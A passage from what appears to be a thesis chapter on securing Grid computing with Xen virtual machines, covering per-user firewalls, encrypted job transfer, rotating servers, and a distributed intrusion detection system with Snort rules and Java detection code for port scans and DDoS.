


Figure 7.4: Steps Required for Job Computation with VO-based Firewalls

To summarise, figure 7.4 gives an overview of all steps needed to deploy VO-based firewalls. Every valid Grid user can use the Image Creation Station (ICS) to create his/her own customised virtual machines (VM). The user can login to his/her created VM and install and customise the VM to his/her needs. The VM is then deployed onto the cluster. After a job is submitted by this user, the XGE chooses the user's own VMs and boots them.

1. The user creates a fully customised Xen image at the ICS. This image represents the base for the desired computations.
2. The image is transferred to the cluster headnode. The connection is initialised from the cluster network. This ensures maximum security, because no open incoming port towards the cluster network needs to be open.
3. The user launches a Globus GRAM call to start the job.
4. The Globus Toolkit hands over all job information to the cluster scheduler, which schedules the job to a number of compute nodes.
5. The XGE interrupts the scheduler and queries a database to get the required templates and extensions suited for this user.
6. The database answers the query.

7. Based on the template, a firewall-script is generated and installed onto the privileged domains 0 of the chosen compute nodes.
8. The firewall script is executed on the domain 0.
9. The XGE starts the images created in the first step and hands over the control flow to the resource manager.
10. The job is executed.
11. The results are copied back.
12. The scheduler extracts the results and hands them over to the Globus Toolkit, which is responsible for user notification. Furthermore, the XGE shuts down all VMs.
13. All generated firewall rules used by this job are flushed and the firewall is reset to factory settings.

7.5 Network Security

In the following, some details on the implementation of the demilitarised zone are presented.

7.5.1 Demilitarised Zone

The restrictions on the outer border firewall have to be minimal so as to not impede standard Grid operations. The Globus Toolkit uses a large dynamic port range thus requiring large open port ranges. The outer firewall is mainly responsible to filter invalid or detectable malicious network traffic (e.g. unroutable packets, port scans, packets outside of the Grid port range).

The rules for the inner firewall are more restrictive. Connections initiated from the border network towards the cluster headnode are denied entirely, except for one port needed to transfer job data, which is handled by Fence. Connections towards this port are only allowed from the Globus headnode. Connections from the subnet where the ICS resides are also forbidden. Internet connectivity for the cluster headnode is provided via Network Address Translation (NAT).

7.5.2 End-to-End Encryption

Due to the separation of the Grid headnode from the cluster headnode, GSI is no longer capable of offering end-to-end encryption since the decryption process of GSI is executed on the Grid headnode. To offer end-to-end encryption which does not decrypt user data in the potentially unsafe DMZ, a new DMZ and virtualisation aware job encryption mechanisms was implemented. The following steps are required for end-to-end encryption.

- Session key generation and job submission: First, the session key is generated. The software encrypts the job, data with this key. Furthermore, the session key is encrypted with the XGE public key and appended to the GRAM-RSL file. Then, a GRAM call is sent to the Globus machine, and GridFTP is used to transfer the encrypted job data.
- New job arrives: After a new job arrives at the Globus headnode, Fence transfers this job to the cluster headnode. All transferred data remains encrypted at all times.
- New job arrives at the cluster headnode: After the XGE recognises a new job it extracts the session key from the job description and decrypts the job with the private key and starts the corresponding user image. XGE then starts the computation.

- Computation finished: After successful computation, the results are encrypted within the secure virtual environment and are then handed back to the Globus headnode.

To handle the integration of session keys into Globus, the RSL extension field was used and two new tags were introduced: `<inputArchive>` and `<ID>`. On the client-side, the job data is stored inside a Zip-archive (named by the first tag), which is encrypted with the session key. The second tag holds the encrypted key. Encrypting the session key with a public key ensures that the key can be transferred over insecure channels and stored on an untrusted storage device e.g. the Grid headnode. The secret key is stored securely on the cluster head node and is not accessible by any users.

7.5.3 Job Submission, Transfer and Execution

The separation of the cluster network into two networks developed the need for a new software to transfer job data from one headnode to another.




Figure 7.5: Interaction of Fence and the XGE

Figure 7.5 displays the interaction of Fence and the XGE. After a customer starts a job, via Globus GRAM, Globus starts the *dhnc*. It announces the new job via a message to the *chnd*. To get the related job data, the *chnd* initiates a connection to the *dhnd* from within the cluster network. All data is exchanged over this connection. When all data has been transferred, the *chnd* notifies the XGE about the new job. The XGE starts the user image, transfers the job data into the image and starts the computation. When the computation is finished, the XGE transfers the results back to the Globus headnode. The user can get the results with either GridFTP or SSH.

All components, except for the Job Manager, are written in C. This enables a high performance and a small memory-footprint. Due to the nature of C, a careful source code audit was necessary to avoid the common pitfalls, e.g. buffer overflows or format string vulnerabilities. The two daemons, *chnd* and *dhnd*, need special attention due to their prominent position. Thus, these two daemons run as unprivileged users and in a

chroot environment. Chroot is an operation on Unix operating systems that changes to root directory. An application inside a chroot "jail" cannot name directories outside this jail. This provides a convenient way to create a sandbox-like environment. Nevertheless, it is possible to escape from such a environment [37]. To minimise this risk, it is recommended to install a kernel hardening patch, e.g. [184] or [167].

7.6 Rotating Servers

A number of different systems were implemented to achieve virtual server rotation. The first idea was to utilise existing technology for hot failover. The Linux UCARP daemon together with a very simple script shown in listing 7.6 was used. UCARP hot failover works by monitoring the heartbeat of an active server. If the heartbeat stops (when the Rotation Manager shuts down the VM), the waiting backup server takes the active role. Since this is done automatically, the rotation script is very simple, the active VM just has to be destroyed and the backup will take over. Then, a new backup server is started. However, due to the polling nature of UCARP and no built-in state rescue mechanisms, the delay between one server going down and the other serving requests with the correct state, is a few seconds. In the meantime, clients trying to connect to the server get an error message.

Listing 7.6: UCARP

```
echo "Switching from \${VM.RUNNING} to \${VM.WAITING}. . ."
xm destroy \${VM.RUNNING} # No need for a clean shutdown
echo "Done."
// delay
xm create -c /dev/null kernel=/boot/vmlinuz-2.6-xenU name=head
memory=280 disk=file :/var/xen/images/
head.img,hda,w root=/dev/hda ip=10.0.1.201 netmask
=255.255.255.0 gateway="10.0.1.101" vif="ip=10.0.1.201"
```

To avoid the polling delay of existing hot failover mechanisms, it was decided to use an active component for the rotation and utilise dynamic routing to switch between the Xen instances. To avoid having to utilise network address translation (NAT) and the problems involved with it, and to minimise the security risk to the Xen0, the two Service Host XenUs both receive public IP addresses for their eth0/vifx—y.0 device. This means that the Xen0 does not need to rewrite any packets or offer any complex services, it simply acts as a router to the outside world. Since only one of the XenUs' eth0 is connected to the physical eth0 network device, both XenUs were given the same IP address for their eth0s. The VMs are started in *routed* mode instead of the standard *bridged* mode, since this way the virtual interfaces are immediately connected and there is no collision. It is convenient to give both VMs the same IP, since the Globus Grid middleware requires a host certificate for secure communication. This Grid X.509 certificate is bound to a distinguished name (DN) and the DN is bound to an IP address. When Globus starts, it does a reverse lookup on its IP address, compares the name with its certificate and fails to start if there is a mismatch. If different IPs were to be used, two entries would need to be made in the reverse lookup table of the DNS server, so the same DN would be returned for two different IP addresses. This is not a real problem, but since both XenUs can be given the same IP address, it is not necessary to contact

the DNS administrator and thus create a more portable system. It is also important to configure the Xen0 as an ARP proxy, so the Xen0 can respond to ARP requests for the Service Hosts and receive and forward packets addressed to them. The second virtual network interface eth1/vifx—y.1 is started with different IP addresses, so both images can be connected to the Storage Host at the same time. The eth1 network is not routed outside of the Xen0 and does not connect the Service Host X to the Service Host Y.

Listing 7.7: Rotation Manager

```
private void initialize(String plugin){
    Class cl = Class.forName(plugin);
    java.lang.reflect.Constructor con =
        cl.getConstructor(new Class[] {
            String.class, String.class } );
    GuardianPlugin p = (GuardianPlugin)
        con.newInstance( new Object[] {
            vmRunning.getIP(),
            vmRunning.getNetmask() } );
}

private int rotate()
{
    dropSyms( true );
    vmWaiting.loadState(); // threaded

    if(!p.validateSwitch( parseContrack()))
    {
        dropSyms( false );
        return p.interval(); }

    while( !vmWaiting.isStateLoaded() ) {
        Thread.yield();
        Thread.sleep(intervall); }

    runCommand( new String[] { "ip", "route",
        "del", vmRunning.getIP(), "dev",
        vmRunning.getVirtualInterface() });
    runCommand( new String[] { "ip", "route",
        "add", vmWaiting.getIP(), "dev",
        vmWaiting.getVirtualInterface() });
    dropSyms( false );
    return 0;
}
```

The Rotation Manager and the Guardian Plugins are written in Java. A simple Rotation Manager using a Bash script for better performance was also implemented, however, the greater flexibility and security of Java outweighed the performance deficit. Listing 7.7 shows an excerpt of the Rotation Manager. The first method is used to load the Guardian Plugin which implements a method `validateSwitch` to parse the `/proc/net/ip_conntrack` file and checks whether a rotation is safe or not and whether the rotation should take place anyway. The method `rotate` is called at the end of every time slice to initiate rotation. The first statement sets the iptables to drop all SYN packets, thus it does not accept any new connection any more. This is the start of the critical part. A separate thread is then tasked to load the state for the waiting VM while the Guardian Plugin checks whether to rotate or not.

The critical part under typical connection patterns is roughly 350ms long and has not caused any problems outside of the stress tests. A secure programming language like Java is desirable since the Rotation Manager is one of the few components running on the Xen0. A compromise in this code compromises the entire system. While the attack possibilities are slim, it is conceivable that parsing of the IP conntrack file at `/proc/net/ip_conntrack` could be used as an attack. If the Guardian Plugin allows the rotation process to continue, the waiting VM is queried if the state has been successfully loaded. Once that is the case, the old network route is deleted and the new network route is created. The last command is to tell iptables to accept new connections again. If the Guardian Plugin denies the rotation, new connections are accepted again and the rotate method returns the number of milliseconds after which a new rotation attempt is to be made.

During the critical part, no new connections are allowed, thus if a connection attempt is made within these 350ms, the connection will fail. Since the TCP/IP protocol is fault-tolerant, this does not lead to an application error but to a TCP retry. The TCP/IP timeout is usually 30 seconds. This is not a problem for automated applications, since package loss occurs naturally and Grid execution time is usually hours or days and thus 30 seconds are not an issue. If, however, the connection is due to human interaction, 30 seconds is too long as a response time. The current implementation simply drops the SYN packets. A more efficient solution is to delay the SYN packets by 400ms instead of dropping them. This is within the tolerance for TCP/IP packets and would not be noticed by the user. At the end of the critical part, the delay is turned off again. The latter solution, however, is not implemented yet. Since none of the real world applications ran into this problem, it was not a priority. This issue will be discussed further in the experimental results section.

A simple example of a Guardian Plugin is shown in listing 7.8. The first command checks whether the number of times this Guardian has consecutively aborted is higher than the maximum number of allowed failed rotations, then it allows rotation no matter if there are active connections or not. Otherwise, it loops through the Conntrack entries to check for TCP/IP connections. If it finds TCP/IP connections which are not in the CLOSED or TIME_WAIT state, it increments the number of aborted rotations and returns false. If the Guardian allows rotation, it resets the number of aborted rotations.

Listing 7.8: Guardian Plugin

```
int interval = 10; //seconds
int maxRot = 3; //maximum failed rotations
public boolean validateSwitch(
    ConntrackEntry[] ce ) throws
    SwitchValidatorException {
    if( nrOfRetries >= maxRot ) {
        nrOfRetries = 0;
        return true; // forced
    }
    for( int i = 0; i < ce.length; i++ ) {
        if( ( ce[i].getDstIP().equals(getIP())
            || ce[i].getSrcIP().equals( getIP() ) )
            && ce[i].getProtocol().
                equals( ConntrackEntry.TCP )
            && !ce[i].getTCPState().
                equals( ConntrackEntry.TIME_WAIT )
            && !ce[i].getTCPState().
                equals( ConntrackEntry.CLOSE ) )
            nrOfRetries++;
        return false; // delayed
    }
    nrOfRetries = 0;
    return true; // allowed }
```

This is a very simple Guardian Plugin and should only be seen as an example which allows three failed rotations and specifies a ten second delay for retrying the rotation.

One of the most important services for the operation of the Grid is the WS-GRAM service. The modifications to this service are relatively small. The standard WS-GRAM uses the Globus class `PersistenceHelper` to store and load its state. The service was configured to use the developed `PersistenceDBHelper` with the same interface to load and store the state in the remote database. Listing 7.9 shows an excerpt from the Database Persistence Helper. First, a connection to the database is fetched from the connection store. Then, if no table exists for the object to be stored, a new table is created. Then, an `ObjectOutputStream` is created for all values to be stored, and the values are inserted into the database.

Listing 7.9: Database Persistence Helper

```
c = datastore.getConnection();
if( !tableExists(tableName) ) {
    ps = c.prepareStatement("CREATE TABLE"
        +tableName+" (key text , states bytea);");
    ps.executeUpdate();
    ps.close();
}
// Serialize
try {
    baos = new ByteArrayOutputStream();
    oos = new ObjectOutputStream(baos);
    for(int i=0;i<values.length;i++)
        oos.writeObject(values[i]);
    oos.flush();
} catch( IOException e ) {
    throw new SerializationException
        (e.getMessage());
}
ps = null;
int count = countRowsWithKey(tableName , key);
if( count == 0 )
    ps = c.prepareStatement("INSERT INTO "+tableName+
        " VALUES ( ?,?);");
else if( count == 1 ) {
    ps = c.prepareStatement("UPDATE "+tableName+
        " SET key=?, states=? WHERE key=?;");
    ps.setString(3,getKeyString(key));
} else
    throw new ResourceException("Multiple entries
        with same ResourceKey found;");
ps.setString(1, getKeyString(key));
ps.setBytes(2, baos.toByteArray());
ps.executeUpdate();
```

7.7 Intrusion Detection

The S-IDS system was implemented using the PIPES library [14], the JPCap library [79] and Snort [166]. Snort is used to leverage existing single node NIDS capability into the S-IDS. JPCap which provides an interface to capture raw network traffic in Java is used as the main sensor information source for the PIPES detection queries. PIPES is used to connect the different sensor sites and perform distributed temporal queries on the sensors.

7.7.1 Snort Integration

An important design requirement was that existing IDS tools should be easily integrated so as not to have to implement everything from scratch. As an example Snort was chosen. Snort is placed in the DMZ between the border firewall and the border network. Snort analyses all incoming traffic and compares it against its signature database. To better suite the Grid environment, the Snort signature database was extended with Globus specific attack signatures for single node attack detection. An example of a proof-of-concept single host DoS attacks detection rule for attacks against GridFTP is shown in listing 7.10.

Listing 7.10: Snort DoS Detection Rule

```
alert tcp $EXTERNAL_NET any -> $HOME_NET \
2811 (msg:"Globus GridFTP DoS attack"; \
flow:stateless; flags:S; threshold: type \
both, track by_src,count 1000,seconds 30; \
classtype:denial-of-service;)
```

The rule logs the message 'GridFTP DoS attack', if more than a 1000 TCP packets arrive within 30 seconds. The threshold needs to be adjusted to each site's expected usage. Since the attacking packets try to establish a connection, the SYN flag must be set. The classification of the rule is set to DoS. If an attack is registered, there are three responses: First, a log entry is written, solely for documentation purposes. Second, the Grid and cluster administrators receive an alert message.

The integration into PIPES is achieved by writing a custom AlertSource. Listing 7.11 shows the source code of the *SnortAlertSource*, that was implemented to attach a Snort instance to the PIPES graph. The field *br* contains a *BufferedReader*, that reads from the *stdout* of a Snort instance and is created within the constructor. The *ShutdownHook* in line 26 is used to cleanly exit Snort when the S-IDS sensor is shut down. A custom PIPES source only has to provide the *next()* method to be a valid source. In line 38, the reader is queried for a new line with the blocking *readLine()* operation. When a new alert is delivered by Snort, it is fed into the *IDMEFAlertFactory* which creates an IDMEF alert object from the string read. This alert is packed into an *AlertOrObjectBean* which is then packed into a temporal container with a default time window, based on the systems current time. If no reader is set, there is a problem

Listing 7.11: Excerpt from SnortAlertSource

```
public class SnortAlertSource extends AbstractTemporalSource<
    AlertOrObjectBean> {

    BufferedReader br = null;

    private String snortExec = "snort -dq -c /etc/snort/snort.
        conf -A console";

    public SnortAlertSource(String pathToSnort){
        if(!pathToSnort.equals("")) snortExec = pathToSnort;
        Runtime rt = Runtime.getRuntime();
        try {
            Process p = rt.exec(snortExec);
            rt.addShutdownHook(new ShutDownHook(p));

            br = new BufferedReader(new InputStreamReader(p.
                getInputStream()));
        } catch (IOException e) {
            e.printStackTrace();
        }
    }

    public TemporalObject<AlertOrObjectBean> next() throws
        NoSuchElementException {
        if(br == null) throw new NoSuchElementException();
        long s = System.currentTimeMillis();
        String in;
        try {
            if((in = br.readLine()) != null) return new TemporalObject<
                AlertOrObjectBean>(new AlertOrObjectBean(
                    IDMEFAlertFactory.generateAlertFromSnortInput(in), new
                    TimeInterval(s, s+1));
            else throw new NoSuchElementException();
        } catch (IOException e) {
            throw new NoSuchElementException();
        }
    }
}
```

reading the input or no input could be found, a *NoSuchElementException* is thrown. If the data flow has to be debugged PIPES' sink/source architecture allows easy access to the stream. An intermediate sink that logs all objects passing through the graph can be attached within the query graph, without influencing the rest of the graphs behavior.

7.7.2 Custom Pipes Queries




Figure 7.6: Aggregator PIPES Queries

The use of PIPES allows distributed attacks to be detected. Figure 7.6 shows a detailed view of the PIPES based aggregation and detection logic with two active rules: distributed portscan and DDoS detection. An aggregator receives objects via multiple streams from the *SocketSource* ((1)). There are two streams arriving from each child attached to an aggregator, identified by a sourceID. One stream contains alert objects and the other stream contains raw data (e.g. the packet header data). The streams are grouped by their sourceID and passed from the *SocketSource* into an initial *Union*, which unifies the incoming streams ((2)) for rule application/alert forwarding. Their incoming information is then passed through an *IdentityPipe* ((3)). This is necessary because of PIPES ONC-mechanism: during runtime new child nodes can be attached and therefore the union has to be recreated. Without the identity pipe as connection point for downstream rules, PIPES would assume the query graph was closed and as a

result shutdown the rule graphs. The red arrows of figure 7.6 denote the flow of alert objects, the light blue ones denote the flow for non-alert objects. The blue box contains the graph parts for the detection rules based on non-alert information. In the upper part of the figure are two unions ((4)), unifying the corresponding output of all alert and non-alert analysis parts before piping them to the *SocketSink* ((5)).

The distributed TCP portscan detection rule is shown in the orange box in figure 7.6. First, the *TemporalFilter* (σ) filters all objects that do not represent TCP packets. Then, a *TemporalWindow* (ω) operator is applied to the data stream, setting the validity of objects to a configurable window size, for instance 5 seconds. This operator is followed by a *TimeGranularity* (g) operator that rounds the validity intervals of the stream objects to a configurable base, for instance to the full second. This is necessary for the following aggregation operator, since the granularity of validity-timestamps controls the intervals in which aggregation results are propagated. This mechanism is used to reduce the number of messages that need to be processed. Next, the *TemporalGrouperAndAggregator* (γ) groups relevant TCP packets by their incoming IP and port number before counting the number of packets per time window. Finally, the aggregation output is packaged for shipping, using a *TemporalMapper* operator (μ) using the source IP Address as the key. Listing 7.12 shows the corresponding Java code for this process.

Listing 7.12: PIPES Portscan Detection

```
// Filter non-SYN Packets
Predicate<TemporalObject<AlertOrObjectBean>> portScanPred =
    new Predicate<TemporalObject<AlertOrObjectBean>> () {
    public boolean invoke (TemporalObject<AlertOrObjectBean> o) {
        if(o.getObject().getElement() == null) return false;
        if(!(o.getObject().getElement() instanceof TCPPacket))
            return false;
        TCPPacket p = (TCPPacket)o.getObject().getElement();
        return p.syn && !p.ack;
    }
};

Filter<TemporalObject<AlertOrObjectBean>> filterPortScan = new
    Filter<TemporalObject<AlertOrObjectBean>>(src ,
        portScanPred);

// Apply Temporal Window
TemporalWindow<AlertOrObjectBean> tw = new TemporalWindow<
    AlertOrObjectBean>(filterPortScan , DetectionConstants .
        PORTSCAN_WINDOWSIZE);

// Granularity
```

```

TimeGranularity<AlertOrObjectBean> tg = new TimeGranularity<
    AlertOrObjectBean>(tw, DetectionConstants.
        PORTSCAN_TIME_GRANULARITY);

//Grouper and Aggregator – group by src ip
Function<AlertOrObjectBean, InetAddress> detGroup = new
    Function<AlertOrObjectBean, InetAddress>() {
    public InetAddress invoke(AlertOrObjectBean o) {
        return ((TCPPacket)o.getElement()).src_ip;
    }
};

//custom pipes—aggregator counts the syns and collects the
    ports/targets
PortscanCount agg = new PortscanCount();

TemporalGroupAndAggregator<AlertOrObjectBean, InetAddress,
    PortscanAggregationInfo> tga = new
    TemporalGroupAndAggregator<AlertOrObjectBean, InetAddress,
        PortscanAggregationInfo>(tg, detGroup, agg);

//map agg output to generic submittable bean, since socketsink
    has to be typed and only one port should be used.
Function<TemporalObject<Entry<InetAddress,
    PortscanAggregationInfo>>, TemporalObject<AlertOrObjectBean
>> mapFunc = new Function<TemporalObject<Entry<InetAddress,
    PortscanAggregationInfo>>, TemporalObject<AlertOrObjectBean
>>() {
    public TemporalObject<AlertOrObjectBean> invoke(
        TemporalObject<Entry<InetAddress, PortscanAggregationInfo
>> argument) {
        return new TemporalObject<AlertOrObjectBean>(new
            AlertOrObjectBean(new SerializableEntry<InetAddress,
                PortscanAggregationInfo>(argument.getObject())), argument
                .getTimeInterval());
    }
};

TemporalMapper<Entry<InetAddress, PortscanAggregationInfo>,
    AlertOrObjectBean> map = new TemporalMapper<Entry<
    InetAddress, PortscanAggregationInfo>, AlertOrObjectBean>(
    tga, mapFunc);

```

The DDoS attack detection rule is shown in the purple boxes in figure 7.6. Unlike a traditional single node solution, simple SYN counting or traffic volume measurement is not sufficient in a Grid scenario. In a service-oriented Grid, a single node will request results from many other nodes and the answers depending on the volume could be misidentified as a DDoS attack. To prevent this kind of false positive, the detection query must take Grid job submission into account to filter out wanted from unwanted traffic. For this reason, the DDoS rule is divided into two parts. The smaller box on the left detects job-submission patterns and adds matching senders to a list of IPs that may send large amounts of traffic from the monitored nodes. Employing the same approach as with the distributed portscans query shown above, the input object stream is filtered for TCP packets, then *TimeGranularity* and *TemporalWindow* operators are applied. In combination with a *TemporalGrouperAndAggregator*, grouping by source IP and counting distinct destination IPs, every IP that contacts a number of distinct nodes in a certain time window at a given number of Grid specific ports is added to an IP white list. Here, the temporal aspect of PIPES offers a natural advantage since the white list automatically expires at the end of the time windows. Listing 7.13 shows the simple approach of writing a custom data sink. *GoodIPs* is a global field, containing the IP's whitelist. The *processObject* method is the only method necessary for a PIPES-sink implementation. If a traffic source is not yet known, a *GoodIPs* entry is created containing a set of hosts targeted. Otherwise, the current target hosts are added to the set of the existing entry. These target-host sets are used for validation of outgoing traffic, which is only considered benign if the set of hosts generating the traffic is a subset of the afore mentioned target-host set. The second part of the DDoS detection query shown on the right counts the connections to the same hosts. A *TemporalFilter* checks if a corresponding entry exists in the IP white list for the corresponding host and raises an alert if the count reaches a certain threshold of non white listed connections. The alert is then piped into the alerts channel (red arrows).

The initial part of the master resembles the aggregator (see figure 7.8 and the section above). After the first union, the master does a final application of the portscan recognition logic, shown in the blue box. If the aggregation value does not exceed the threshold, the object is discarded or otherwise mapped into an alert. In the alert channel, a *TemporalMapper* (μ , (1)) unpacks the alerts from their *AlertOrObjectBean*. After the union ((2)) with alerts created by the portscan logic, all alerts are delivered to the user GUI through a custom *AlertSink* ((3)). Figure 7.7 shows the detection of two distributed portscans.

Listing 7.13: The Custom Sink Used for DDoS Detection

```

AbstractTemporalSink<Entry<InetAddress , DDoSAggregationInfo>>
    sink = new AbstractTemporalSink<Entry<InetAddress ,
        DDoSAggregationInfo>>(tga) {
@Override
public void processObject(TemporalObject<Entry<InetAddress ,
    DDoSAggregationInfo>> in , int sourceID) throws
    IllegalArgumentException {
    Entry<InetAddress , DDoSAggregationInfo> o = in.getObject();
    if(o.getValue().getCount() > DetectionConstants.
        DDOS_CON_COUNT.THRESHOLD){
        //this src is not yet known, add it
        if(!goodIPs.containsKey(o.getKey().getHostAddress())){
            goodIPs.put(o.getKey().getHostAddress(), o.getValue());
        }
        //src is known – add more target hosts
        else
            goodIPs.get(o.getKey().getHostAddress()).
                getTargetHosts().addAll(o.getValue().getTargetHosts());
    }
}
};

```




Figure 7.7: Recognised Portscan in First Row

